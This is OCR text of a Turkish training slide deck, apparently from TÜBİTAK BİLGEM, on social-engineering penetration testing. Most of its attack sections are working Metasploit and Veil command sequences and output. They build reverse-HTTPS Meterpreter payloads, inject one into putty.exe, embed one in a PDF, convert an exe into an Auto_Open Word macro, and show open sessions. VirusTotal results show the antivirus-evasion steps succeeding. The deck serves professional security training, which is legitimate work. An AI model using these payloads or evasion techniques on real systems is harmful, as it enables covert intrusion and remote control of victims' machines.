TÜBİTAK

Sosyal Mühendislik Sızma Testleri

TÜBİTAK BİLGEM
Siber Güvenlik Enstitüsü

Sosyal Mühendislik

TÜBİTAK

Tanım

Bilgisayar güvenliği terimleriyle, insanlar arasındaki iletişimde ve insan davranışındaki modelleri açıklıklar olarak tanıyıp, bunlardan faydalanarak güvenlik süreçlerini atlatma yöntemine dayanan müdahalelere verilen isimdir.

Sosyal Mühendislik Kavramı

- Sosyal Mühendislik: Normalde insanların tanımadıkları biri için yapmayacakları şeyleri yapmalarını sağlama sanatıdır.

- Teknoloji kullanımından çok insanların hile ile kandırılarak bilgi elde edilmesidir.

Sosyal Mühendislik Kavramı


- Çoğu zaman basit dolandırıcılığa çok benzese bile, bu terim genelde bilgi sızdırmak veya bir bilgisayar sistemine sızmak üzere yapılan numaralar için kullanılır.
- Bu durumların büyük çoğunluğunda saldırgan, kurban ile yüz yüze gelmez.
- Kullandığı en büyük silahı, insan zaafiyetleridir.

Bir Sınırı Var mıdır?

İçinde insan olan her süreç bir şekilde **istismar** edilebilir!!


Sosyal Mühendislik Saldırı Teknikleri


Sosyal Mühendislik Sızma Testi Hedefleri




Sosyal Mühendislik Sızma Testi Çeşitleri

- Fiziksel sosyal mühendislik
- Telefon ile sosyal mühendislik
- Mail yoluyla sosyal mühendislik







Sosyal Mühendislik Sızma Testi Aşamaları

Keşif

- İnternet üzerinden hedef kurum ve kişiler hakkında bilgi toplanması
- Kurumdaki güvenlik bileşenleri
- İnternet tarayıcısı ve sürümü
- Program güncelleştirmeleri
- Hassas olunan konular

Exploitation

- Telefon yoluyla hassas bilgi elde etme
- Telefonla yönlendirme
- Tarayıcı tabanlı exploitation
- Ofis dokümanı, PDF tabanlı exploitation
- Programlara zararlı içerik ekleme
- Web sayfası zafiyetinin kullanılması
- Form tabanlı Web sayfalarıyla bilgi çalma

Post-Exploitation

- Sistemde hak yükseltme
- Pivoting
- Hassas bilgilere / sistemlere erişim
- Persistent

Güvenlik Bileşenlerini Atlatma Taktikleri

reverse_https
reverse_http

Custom Payload

80 veya 443 portları

Bilgisayar Tabanlı Sosyal Mühendislik Yöntemleri

- İnternet Tarayıcıları
- Java Uygulamaları
- PDF Okuyucular
- Office Yazılımları
- XSS Zafiyeti
- Casus Yazılımlar
- Form Tabanlı Web Sayfaları

Custom Payload Oluşturma

TÜBİTAK

msfpayload

-l : Payload'ları listeler

O : Payload için gerekli konfigürasyonları getirir.

- msfpayload windows/meterpreter/reverse_https O

X : Çalıştırılabilir dosya üretir.

- msfpayload windows/meterpreter/reverse_https LHOST=192.168.1.5 LPORT=443 X > payload.exe

R : Sonraki iterasyona girdi sağlar.

- msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.5 LPORT=443 R | msfencode ….

C: C formatında çıktı üretir.

- msfpayload windows/meterpreter/reverse_tcp EXITFUNC=seh LPORT=443 C > payload.c

Custom Payload Oluşturma

msfencode

-e : Kullanılacak encoder
-c : Encode işleminin kaç kez yapılacağı
-o : Çıktı dosyası
-t : Çıktı formatı
-x : Şablon program
-k : Zararlı kod enjekte edilen programın fonksiyonlarını korumasını sağlar.
-b: '\xoo\xff' gibi kötü karakterlerin oluşmasını engeller.
-l: Encoder çeşitlerini listeler.

Custom Payload Oluşturma

msfvenom

-p : Payload

-f : Çıktı formatı

-x : Şablon program

-k : Zararlı kod enjekte edilen programın fonksiyonlarını korumasını sağlar.

-i : Encoding iterasyon sayısı

-b: '\xoo\xff' gibi kötü karakterlerin oluşmasını engeller.

Custom Payload Oluşturma

Açık kaynak kodlu araçlar

- Veil
- AVoid
- Syringe

Custom Payload Oluşturma

Veil

```
================================================================================
 Veil | [Version]: 1.0 | [Updated]: 05.30.2013
================================================================================
 [By]: Chris Tuncer | [Twitter]: @ChrisTruncer
================================================================================

[?] What payload type would you like to use?

 1 - Meterpreter - Python - void pointer
 2 - Meterpreter - Python - VirtualAlloc()
 3 - Meterpreter - Python - base64 Encoded
 4 - Meterpreter - Python - Letter Substitution
 5 - Meterpreter - Python - ARC4 Stream Cipher
 6 - Meterpreter - Python - DES Encrypted
 7 - Meterpreter - Python - AES Encrypted
 0 - Exit Veil

[>] Please enter the number of your choice: 7
```

```
================================================================================
 Veil | [Version]: 1.0 | [Updated]: 05.30.2013
================================================================================

[?] What type of payload would you like?

 1 - Reverse TCP
 2 - Reverse HTTP
 3 - Reverse HTTPS
 0 - Exit Veil

[>] Please enter the number of your choice: 3
```

Custom Payload Oluşturma

Veil

```
================================================================================
 Veil | [Version]: 1.0 | [Updated]: 05.30.2013
================================================================================

[?] What type of payload would you like?

 1 - Reverse TCP
 2 - Reverse HTTP
 3 - Reverse HTTPS
 0 - Exit Veil

[>] Please enter the number of your choice: 3
[?] What's the Local Host IP Address: 172.16.3.231
[?] What's the Local Port Number: 443
```

```
================================================================================
 Veil | [Version]: 1.0 | [Updated]: 05.30.2013
================================================================================

[?] How would you like to create your payload executable?

 1 - Pyinstaller (default)
 2 - Py2Exe

[>] Please enter the number of your choice: 1
```

Custom Payload Oluşturma

Veil

virustotal

SHA256:	43ca4aa7973e169a708c4233058e86beb8836b4c7ac2ff4bae112c94e885be22
SHA1:	661bf880b45b29c1344723aef93ea0495ff66741
MD5:	f16bff53677dc50ced9b4959499765a0
File size:	2.9 MB (3063747 bytes)
File name:	payload.exe
File type:	Win32 EXE
Detection ratio:	1 / 46
Analysis date:	2013-06-14 08:15:39 UTC (2 minutes ago)

Less details

Listener Kavramı

multi/handler

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 192.168.1.15
LHOST => 192.168.1.15
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.1.15:443/
[*] Starting the payload handler...
msf exploit(handler) > sessions

Active sessions
===============

No active sessions.

msf exploit(handler) > sessions -i
```

Çalıştırılabilir Windows Programlarına Zararlı İçerik Eklenmesi

TÜBİTAK


Exe oluşturma - Handler

```
oot@SGE:~# msfvenom -p windows/meterpreter/reverse_https -f exe -e x86/shikata_
ga_nai -i 10 -k -x /root/Desktop/putty.exe LHOST=172.16.3.231 LPORT=443 > /root/
Desktop/zararli_putty.exe
[*] x86/shikata_ga_nai succeeded with size 395 (iteration=1)
[*] x86/shikata_ga_nai succeeded with size 422 (iteration=2)
[*] x86/shikata_ga_nai succeeded with size 449 (iteration=3)
[*] x86/shikata_ga_nai succeeded with size 476 (iteration=4)
[*] x86/shikata_ga_nai succeeded with size 503 (iteration=5)
[*] x86/shikata_ga_nai succeeded with size 530 (iteration=6)
[*] x86/shikata_ga_nai succeeded with size 557 (iteration=7)
[*] x86/shi
[*] x86/s
[*] x86/
```

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(handler) > set LHOST 172.16.3.231
LHOST => 172.16.3.231
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://172.16.3.231:443/
[*] Starting the payload handler...
msf exploit(handler) >
```

Çalıştırılabilir Windows Programlarına Zararlı İçerik Eklenmesi

Oluşturulan exe'nin çalıştırılması



Uzaktan oturum elde edilmesi

```
msf exploit(handler) > [*] 172.16.3.205:49195 Request received for /NQJs...
[*] 172.16.3.205:49195 Staging connection for target /NQJs received...
[*] Patched user-agent at offset 640488...
[*] Patched transport at offset 640148...
[*] Patched URL at offset 640216...
[*] Patched Expiration Timeout at offset 640748...
[*] Patched Communication Timeout at offset 640752...
[*] Meterpreter session 1 opened (172.16.3.231:443 -> 172.16.3.205:49195) at 2013-06-
11 16:20:47 +0300

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >
```

PDF Dosyalarına Zararlı İçerik Eklenmesi

```
msf > use exploit/windows/fileformat/adobe_pdf_embedded_exe
msf exploit(adobe_pdf_embedded_exe) >
```

```
msf exploit(adobe_pdf_embedded_exe) > set FILENAME /root/Desktop/kirlipdf.pdf
FILENAME => /root/Desktop/kirlipdf.pdf
msf exploit(adobe_pdf_embedded_exe) > set INFILENAME /root/Desktop/temizpdf.pdf
INFILENAME => /root/Desktop/temizpdf.pdf
msf exploit(adobe_pdf_embedded_exe) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(adobe_pdf_embedded_exe) > set LHOST 10.20.20.118
LHOST => 10.20.20.118
smsf exploit(adobe_pdf_embedded_exe) > set LPORT 4444
LPORT => 4444
msf exploit(adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting
   ----            ---------------
   EXENAME
   FILENAME        /root/Desktop/kirlipdf.pdf
   INFILENAME      /root/Desktop/temizpdf.pdf
   LAUNCH_MESSAGE  To view the encrypted content please tick the "Do not show this
 File: area


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     10.20.20.118     yes       The local listener hostname
   LPORT     4444             yes       The local listener port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)
```


PDF Dosyalarına Zararlı İçerik Eklenmesi

TÜBİTAK

```
msf exploit(adobe_pdf_embedded_exe) > exploit

[*] Reading in '/root/Desktop/temizpdf.pdf'...
[*] Parsing '/root/Desktop/temizpdf.pdf'...
[*] Using 'windows/meterpreter/reverse_https' as payload...
[*] Parsing Successful. Creating '/root/Desktop/kirlipdf.pdf' file...
[+] /root/Desktop/kirlipdf.pdf stored at /root/.msf4/local/kirlipdf.pdf
msf exploit(adobe_pdf_embedded_exe) >
```

```
msf  exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://10.20.20.118:4444/
[*] Starting the payload handler...
[*] 10.20.20.128:1034 Request received for /qj20...
[*] 10.20.20.128:1034 Staging connection for target /qj20 received...
[*] Patched user-agent at offset 641512...
[*] Patched transport at offset 641172...
[*] Patched URL at offset 641240...
[*] Patched Expiration Timeout at offset 641772...
[*] Patched Communication Timeout at offset 641776...
[*] Meterpreter session 1 opened (10.20.20.118:4444 -> 10.20.20.128:1034) at 201
3-06-23 13:14:17 +0300

meterpreter >
```

PDF Dosyalarına Zararlı İçerik Eklenmesi



PDF Dosyalarını Birleştirerek Anti-Virüs Sistemlerini Atlatma

TÜBİTAK

virustotal

SHA256:	b37611b0132a9ce13eaf9116c9c9a3bfd03ac77617ff53fd866f8699764dc85b
Dosya adı:	single.pdf
Tespit edilme orani	30 / 47
Analiz tarihi:	2013-06-24 13:24:57 UTC (0 dakika önce)

virustotal

SHA256:	494983f3a95acba74efbaa3532b4645e0ea682ec28deeed01d7634e34b8429cc
Dosya adı:	custompdf.pdf
Tespit edilme orani	17 / 47
Analiz tarihi:	2013-06-24 13:26:34 UTC (0 dakika önce)

virustotal

SHA256:	b99bd13ca1f244b591df0ac6263eafa3d705395c199256a7ab685361863d7723
Dosya adı:	merged.pdf
Tespit edilme orani	10 / 47
Analiz tarihi:	2013-06-24 13:53:05 UTC (0 dakika önce)

Daha fazla ayrıntı

Office Dosyalarına Zararlı İçerik Eklenmesi

Makro Virüs Oluşturulması

Oluşturulan exe payload vba uzantısına çevrilir.

- /usr/share/metasploit-framework/tools/exe2vba.rb

vba dosyası açıldığında 2 kısım görülmektedir.

- «Macro code» kısmı, View > Macros >View Macros > Create kısmına makro kodu olarak eklenir.
- «Payload data» kısmı ofis belgesinde metin olarak eklenir.

Office Dosyalarına Zararlı İçerik Eklenmesi

vba oluşturulması – Word makrosuna eklenmesi

```
root@SGE:/usr/share/metasploit-framework/tools# ./exe2vba.rb /root/Desktop/virus.exe /root/Desktop/virus.vba
[*] Converted 79111 bytes of EXE into a VBA script
root@SGE:/usr/share/metasploit-framework/tools#
```


Makro_virus - NewMacros (Code)

(General) | Auto_Open

```
Sub Auto_Open()
    Leoiu12
End Sub
Sub Leoiu12()
    Dim Leoiu7 As Integer
    Dim Leoiu1 As String
    Dim Leoiu2 As String
    Dim Leoiu3 As Integer
    Dim Leoiu4 As Paragraph
    Dim Leoiu8 As Integer
    Dim Leoiu9 As Boolean
    Dim Leoiu5 As Integer
    Dim Leoiu11 As String
    Dim Leoiu6 As Byte
    Dim Etlsxosizk As String
    Etlsxosizk = "Etlsxosizk"
    Leoiu1 = "eIrpuqtAEFfq.exe"
    Leoiu2 = Environ("USERPROFILE")
    ChDrive (Leoiu2)
    ChDir (Leoiu2)
    Leoiu3 = FreeFile()
    Open Leoiu1 For Binary As Leoiu3
    For Each Leoiu4 In ActiveDocument.Paragraphs
        DoEvents
            Leoiu11 = Leoiu4.Range.Text
        If (Leoiu9 = True) Then
            Leoiu8 = 1
            While (Leoiu8 < Len(Leoiu11))
                Leoiu6 = Mid(Leoiu11, Leoiu8, 4)
                Put #Leoiu3, , Leoiu6
```

Office Dosyalarına Zararlı İçerik Eklenmesi

Payload Data



